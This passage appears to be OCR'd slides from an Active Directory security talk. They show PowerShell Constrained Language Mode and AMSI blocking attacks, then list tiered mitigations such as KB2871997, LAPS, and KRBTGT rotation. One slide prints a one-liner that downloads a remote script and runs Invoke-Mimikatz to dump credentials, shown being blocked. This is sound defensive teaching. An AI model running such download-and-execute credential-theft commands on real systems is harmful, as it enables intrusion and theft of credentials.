
```
PS C:\> get-content C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE
**********************
Windows PowerShell transcript start
Start time: 20150730171748
Username: ADSWK10\ADSAdmin
RunAs User: ADSWK10\ADSAdmin
Machine: ADSWK10 (Microsoft Windows NT 10.0.10074.0)
Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 3928
**********************
C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.t

**********************
Command start time: 20150730172926
**********************
PS C:\Windows\system32> get-service

Status   Name               DisplayName
------   ----               -----------
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Running  AppXSvc            AppX Deployment Service (AppXSVC)
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Stopped  BDESVC             BitLocker Drive Encryption Service
Running  BFE                Base Filtering Engine
Running  BITS               Background Intelligent Transfer Ser
```

PowerShell v5 Security: Constrained PowerShell




```
PS C:\Windows\system32> $executionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -

New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+       ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectComman

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file,
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct ar
again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+                                                   ~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Windows 10 PowerShell Security: AntiMalware Scan Interface (AMSI)



```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/ra
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your a
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], P
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microso
```



```
At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Mitigation Level One (Low): Deploy KB2871997

- **Set GPO to prevent local accounts from connecting over network to computers:**
  - LOCAL_ACCOUNT (S-1-5-113)
  - LOCAL_ACCOUNT_AND_MEMBER_OF_ADMINISTRATORS_GROUP (S-1-5-114)
- **Implement RDP Restricted Admin mode** (Server):
  - Win 7/Win 2k8R2: KB2984972 / KB2984976 / KB2984981
  - Win 8/Win 2012: KB2973501
  - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa = 0
- **Removes Credentials at Logoff**
- **Removes "clear-text" password from memory:** *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest = 0*
- WDigest Usage: DC Event ID & Server Event ID 4624: "Authentication Package: WDigest"

Mitigation Level One (Low)

- Minimize groups (& users) with DC admin/logon rights
- Separate user & admin accounts
- No user accounts in admin groups
- Admin accounts = “sensitive & cannot be delegated”
- Long, complex (>25 characters) passwords for SAs.
- Remove GPP policies and files with creds.
- Patch server image (& servers) *before* running DCPromo


Mitigation Level Two (Moderate)

- **R**andomize computer local admin account passwords. Microsoft LAPS or TrustedSec SHIPS
- Service Accounts (SAs):
  - Leverage "(Group) Managed Service Accounts".
  - Implement Fine-Grained Password Policies (DFL >2008).
  - Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
- **S**eparate Admin workstations for administrators (locked-down & no internet).
- **P**owerShell logging

Mitigation Level Three ("It's Complicated")

- **Number of Domain Admins = 0**
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC (or admin workstation or server).
- Time-based, temporary group membership.
- No Domain Admin service accounts on non-DCs.
- Disable local admin account & delete all local accounts.
- Restrict workstation to workstation communication.
- ◉ Implement network segmentation.
- CMD Process logging & enhancement (KB3004375).

New Admin Model



Active Directory Admins (ADAs)

Server Application Admins

Workstation Admins

Additional Mitigations

- Monitor scheduled tasks on sensitive systems (DCs, etc).
- Block internet access to DCs & servers.
- **I**nclude computer account password changes as part of domain-wide password change scenario (1 day).
- **C**hange the KRBTGT account password (twice) every year & when an AD admin leaves.
- Patch Workstations quickly, especially privilege escalation vulnerabilities.
- **D**eploy INTERNAL IDS. Make sure you are watching traffic inside your network.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.

Summary:

- Attackers will get code running on a target network.
- The extent of attacker access is based on defensive posture.
- Protect AD Admins or a full domain compromise is likely!

Slides: Presentations.ADSecurity.org

My research into Active Directory attack, defense, & detection is ongoing.
There's plenty more to come… ☺

Thanks!

- Alva “Skip” Duckwall (@passingthehash)
  - http://passing-the-hash.blogspot.com
- Benjamin Delpy (@gentilkiwi)
  - http://blog.gentilkiwi.com/mimikatz
- Casey Smith (@subtee)
- Chris Campbell (@obscuresec)
  - http://obscuresecurity.blogspot.com
- Joe Bialek (@clymb3r)
  - https://clymb3r.wordpress.com
- Matt Graeber (@mattifestation)
  - http://www.exploit-monday.com
- Rob Fuller (@mubix)
  - http://www.room362.com
- Will (@harmj0y)
  - http://blog.harmj0y.net

- Many others in the security community!
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